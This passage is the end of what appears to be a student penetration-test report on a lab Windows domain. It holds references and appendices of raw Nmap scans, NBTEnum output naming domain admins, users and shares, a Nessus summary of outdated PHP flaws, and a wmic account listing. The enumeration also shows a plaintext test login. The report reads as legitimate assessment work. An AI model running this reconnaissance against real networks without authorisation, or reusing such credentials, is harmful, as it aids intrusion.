HackerSploit, 2 May 2018, The Complete Meterpreter Guide | Privilege Escalation & Clearing Tracks [vblog] Available from:
https://www.youtube.com/watch?app=desktop&v=xsyeL6xWWy4
[Accessed 11 June 23]

Dane Boers, no date. Beyond the risk matrix [blog] Available from:
https://www.armsreliability.com/page/resources/blog/beyond-the-risk-matrix
[Accessed 12 Jun 23]

APPENDICES

APPENDIX A – TCP & UDP SCRIPT SCANS

NMAP UDP Script Scan – Server1

```
# Nmap 7.92 scan initiated Tue Jun 13 10:25:51 2023 as: nmap -sU -p 1-500 -v
-v --scan-delay 1s -sV --script=banner -oN 192.168.10.1UDP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00045s latency).
Scanned at 2023-06-13 10:25:53 Co-ordinated Universal Time for 636s
Not shown: 489 closed udp ports (port-unreach)
PORT    STATE         SERVICE      REASON               VERSION
53/udp  open          domain       udp-response         Simple DNS Plus
67/udp  open|filtered dhcps        no-response
68/udp  open|filtered dhcpc        no-response
88/udp  open          kerberos-sec udp-response         Microsoft Windows
Kerberos (server time: 2023-06-13 10:34:41Z)
123/udp open          ntp          udp-response ttl 128 NTP v3
137/udp open          netbios-ns   udp-response ttl 128 Microsoft Windows
netbios-ns (Domain controller: UADCWNET)
138/udp open|filtered netbios-dgm  no-response
161/udp open|filtered snmp         no-response
389/udp open          ldap         udp-response ttl 128 Microsoft Windows
Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
464/udp open|filtered kpasswd5     no-response
500/udp open|filtered isakmp       no-response
MAC Address: 00:15:5D:00:04:12 (Microsoft)
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Jun 13 10:36:29 2023 -- 1 IP address (1 host up) scanned
in 638.35 seconds
```

NMAP UDP Script Scan – Server2

```
# Nmap 7.92 scan initiated Tue Jun 13 10:41:19 2023 as: nmap -sU -p 1-500 -v
-v --scan-delay 1s -sV --script=banner -oN 192.168.10.2UDP.txt 192.168.10.2
Failed to resolve "192.168.10.2".
Read data files from: C:\Program Files (x86)\Nmap
WARNING: No targets were specified, so 0 hosts scanned.
# Nmap done at Tue Jun 13 10:41:20 2023 -- 0 IP addresses (0 hosts up)
scanned in 0.44 seconds
```

NMAP TCP Script Scan – Server1

```
# Nmap 7.92 scan initiated Tue Jun 13 10:20:47 2023 as: nmap -sT -p 1-10000 -
v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.1TCP.txt
192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00056s latency).
Scanned at 2023-06-13 10:20:48 Co-ordinated Universal Time for 303s
```

```
Not shown: 9978 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
21/tcp   open  ftp           syn-ack
| fingerprint-strings:
|   GenericLines:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     command not understood.
|     command not understood.
|   Help:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     'HELP': command not understood.
|   NULL, SMBProgNeg:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|   SSLSessionReq:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|_    command not understood.
|_banner: 220-Wellcome to Home Ftp Server!\x0D\x0A220 Server ready.
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
25/tcp   open  smtp          syn-ack ArGoSoft Freeware smtpd 1.8.2.9
|_banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
53/tcp   open  domain        syn-ack Simple DNS Plus
79/tcp   open  finger        syn-ack ArGoSoft Mail fingerd
80/tcp   open  http          syn-ack ArGoSoft Mail Server Freeware httpd
1.8.2.9
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time:
2023-06-13 10:25:05Z)
90/tcp   open  http          syn-ack Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
110/tcp  open  pop3          syn-ack ArGoSoft freeware pop3d 1.8.2.9
|_banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  syn-ack Microsoft Windows Server 2008 R2 - 2012
microsoft-ds (workgroup: UADCWNET)
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp  open  tcpwrapped    syn-ack
2062/tcp open  http          syn-ack HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack .NET Message Framing
```

```
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=6/13%Time=64884401%P=i686-pc-windows-windows%r(
SF:NULL,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready\.\r\n")%r(GenericLines,79,"220-Wellcome\x20to\x20Home\x20Ftp\x
SF:20Server!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20command\x20not
SF:\x20understood\.\r\n500\x20'\r':\x20command\x20not\x20understood\.\r\n"
SF:)%r(Help,5A,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Ser
SF:ver\x20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understood\.\r\n"
SF:)%r(SSLSessionReq,89,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n2
SF:20\x20Server\x20ready\.\r\n500\x20'\x16\x03\0\0S\x01\0\0O\x03\0\?G\xd7\
SF:xf7\xba,\xee\xea\xb2`~\xf3\0\xfd\x82{\xb9\xd5\x96\xc8w\x9b\xe6\xc4\xdb<
SF:=\xdbo\xef\x10n\0\0\(\0\x16\0\x13\0':\x20command\x20not\x20understood\.
SF:\r\n")%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\
SF:n220\x20Server\x20ready\.\r\n");
MAC Address: 00:15:5D:00:04:12 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%), Microsoft
Windows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (93%), Microsoft
Windows Longhorn (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows
Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 -
14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update
1 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1809 - 1909
(91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=6/13%OT=21%CT=%CU=34699%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=6488
442F%P=i686-pc-windows-windows)
SEQ(SP=105%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=U)
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B
4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Jun 13 10:25:51 2023 -- 1 IP address (1 host up) scanned
in 304.19 seconds
```

NMAP TCP Script Scan – Server2

```
# Nmap 7.92 scan initiated Tue Jun 13 10:36:29 2023 as: nmap -sT -p 1-10000 -
v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.2TCP.txt
192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00053s latency).
Scanned at 2023-06-13 10:36:30 Co-ordinated Universal Time for 289s
Not shown: 9983 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time:
2023-06-13 10:40:47Z)
90/tcp   open  http          syn-ack Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp  open  tcpwrapped    syn-ack
2062/tcp open  http          syn-ack HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack .NET Message Framing
MAC Address: 00:15:5D:00:04:13 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%), Microsoft
Windows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (93%), Microsoft
Windows Longhorn (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows
Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 -
14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update
1 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1809 - 1909
(91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=6/13%OT=22%CT=%CU=35608%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=6488
47CF%P=i686-pc-windows-windows)
SEQ(SP=104%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=U)
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B
4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
```

```
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Jun 13 10:41:19 2023 -- 1 IP address (1 host up) scanned
in 290.16 seconds
```

APPENDIX B – NBTENUM33 REPORT

NBTEnum v3.3
192.168.10.1

Password checking is "OFF"
Running as user "192.168.10.1\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{7F004B9D-A8CE-4AF8-AFA0-D80033FECF36} ***MAC Address:*** 00155D000412

NetBIOS Name	UADCWNET

Account Lockout Threshold	0 Attempts

Local Groups and Users	***Access Control Assistance Operators*** ***Account Operators*** ***Administrators*** - UADCWNET\Administrator - UADCWNET\Domain Admins - UADCWNET\Enterprise Admins ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADCWNET\Cert Publishers - UADCWNET\Domain Admins - UADCWNET\Domain Controllers - UADCWNET\Enterprise Admins - UADCWNET\Group Policy Creator Owners - UADCWNET\Read-only Domain Controllers - UADCWNET\Schema Admins - UADCWNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** - UADCWNET\D.Ford ***Event Log Readers***

	Guests - UADCWNET\Domain Guests - UADCWNET\Guest -Disabled ***Hyper-V Administrators*** ***IIS_IUSRS*** - NT AUTHORITY\IUSR ***Incoming Forest Trust Builders*** ***Network Configuration Operators*** ***Performance Log Users*** ***Performance Monitor Users*** ***Pre-Windows 2000 Compatible Access*** - NT AUTHORITY\Authenticated Users ***Print Operators*** ***RAS and IAS Servers*** ***RDS Endpoint Servers*** ***RDS Management Servers*** ***RDS Remote Access Servers*** ***Remote Desktop Users*** ***Remote Management Users*** ***Replicator*** ***Server Operators*** ***Storage Replica Administrators*** ***Terminal Server License Servers*** ***Users*** - NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADCWNET\Domain Users ***Windows Authorization Access Group*** - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users	***Cloneable Domain Controllers***

	DnsUpdateProxy ***Domain Admins*** - Administrator - B.Yates - I.Robinson - J.Shaw - L.Washington - M.Padilla - W.Holt ***Domain Computers*** - CLIENT1$ - about$ - announce$ - cust24$ - cust53$ - cust84$ - customer$ - dev1$ - devserver$ - helponline$ - houstin$ - inbound$ - ir$ - iris$ - marketplace$ - mickey$ - mv$ - mx$ - nt4$ - pc28$ - ptld$ - range86-130$ - sanantonio$ - tool$ - uninet$ - vader$ ***Domain Controllers*** - SERVER1$ - SERVER2$ ***Domain Guests*** - Guest -Disabled ***Domain Users*** - A.Kennedy - A.Peters - Administrator - B.Lewis - B.Rice - B.Wong - B.Yates - D.Brooks


	- D.Ford - D.Murray - E.Frazier - F.Payne - F.Sanders - G.Adkins - G.Francis - G.Malone - G.Turner - H.Mclaughlin - I.Robinson - J.Becker - J.Farmer - J.Poole - J.Shaw - J.Wheeler - K.Perkins - K.Thompson - L.Gill - L.Thornton - L.Washington - L.Williamson - M.Adams - M.Daniel - M.Harrington - M.Murphy - M.Padilla - M.Paul - N.Hogan - N.May - N.Wells - P.Powers - P.Rodriquez - R.Soto - S.Higgins - S.Shelton - S.Wright - T.Fuller - T.Oliver - V.Nelson - W.Holt - W.Wolfe - Y.Marshall - krbtgt -Disabled - test ***Engineering*** ***Enterprise Admins*** - Administrator ***Enterprise Key Admins*** ***Enterprise Read-only Domain Controllers***

	Finance ***Group Policy Creator Owners*** - Administrator ***Human Resources*** ***Information Technology*** - test ***Key Admins*** ***Legal*** ***Protected Users*** ***Read-only Domain Controllers*** ***Sales*** ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ Fileshare1 Fileshare2 HR IPC$ NETLOGON Resources SYSVOL SYSVOL2

Written by Reed Arvin - reedarvin@gmail.com

APPENDIX C – NESSUS REPORT



192.168.10.1


CRITICAL	HIGH	MEDIUM	LOW	INFO
6	4	4	0	0

Vulnerabilities

Total: 14

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	8.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	142591	PHP < 7.3.24 Multiple Vulnerabilities
MEDIUM	6.1	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	6.1	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
MEDIUM	5.3	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	4.7	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability

* indicates the v3.0 score was not available; the v2.0 score is shown



192.168.10.2

6	4	4	0	0
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 14

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	8.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	142591	PHP < 7.3.24 Multiple Vulnerabilities
MEDIUM	6.1	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	6.1	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
MEDIUM	5.3	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	4.7	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability

* indicates the v3.0 score was not available; the v2.0 score is shown

APPENDIX D – WMIC RETURN

```
C:\Users\test>wmic useraccount
AccountType  Caption                     Description
Disabled  Domain    FullName          InstallDate  LocalAccount  Lockout  Name                PasswordChangeable  PasswordExpires
PasswordRequired  SID                                             SIDType  Status
512          CLIENT1\Administrator       Built-in account for administering the computer/domain
FALSE     CLIENT1                                  TRUE          FALSE    Administrator       TRUE                FALSE            TRUE
S-1-5-21-161942692-3314553857-532846734-500     1        OK
512          CLIENT1\DefaultAccount      A user account managed by the system.
TRUE      CLIENT1                                  TRUE          FALSE    DefaultAccount      TRUE                FALSE            FALSE
S-1-5-21-161942692-3314553857-532846734-503     1        Degraded
512          CLIENT1\Guest               Built-in account for guest access to the computer/domain
TRUE      CLIENT1                                  TRUE          FALSE    Guest               FALSE               FALSE            FALSE
S-1-5-21-161942692-3314553857-532846734-501     1        Degraded
512          CLIENT1\hacklab
FALSE     CLIENT1                                  TRUE          FALSE    hacklab             TRUE                TRUE             TRUE
S-1-5-21-161942692-3314553857-532846734-1000    1        OK
512          CLIENT1\WDAGUtilityAccount  A user account managed and used by the system for Windows Defender Application Guard scenarios.
TRUE      CLIENT1                                  TRUE          FALSE    WDAGUtilityAccount  TRUE                TRUE             TRUE
S-1-5-21-161942692-3314553857-532846734-504     1        Degraded
512          UADCWNET\Administrator      Built-in account for administering the computer/domain
FALSE     UADCWNET                                 FALSE         FALSE    Administrator       TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-500   1        OK
512          UADCWNET\Guest              Built-in account for guest access to the computer/domain
TRUE      UADCWNET                                 FALSE         FALSE    Guest               TRUE                FALSE            FALSE
S-1-5-21-2373017989-4057782597-2990666611-501   1        Degraded
512          UADCWNET\krbtgt             Key Distribution Center Service Account
TRUE      UADCWNET                                 FALSE         FALSE    krbtgt              TRUE                TRUE             TRUE
S-1-5-21-2373017989-4057782597-2990666611-502   1        Degraded
512          UADCWNET\test
FALSE     UADCWNET  Test account                   FALSE         FALSE    test                TRUE                FALSE            TRUE
S-1-5-21-2373017989-4057782597-2990666611-1109  1        OK
512          UADCWNET\K.Thompson         infrastructure
FALSE     UADCWNET  Karl Thompson                  FALSE         FALSE    K.Thompson          TRUE                FALSE            TRUE
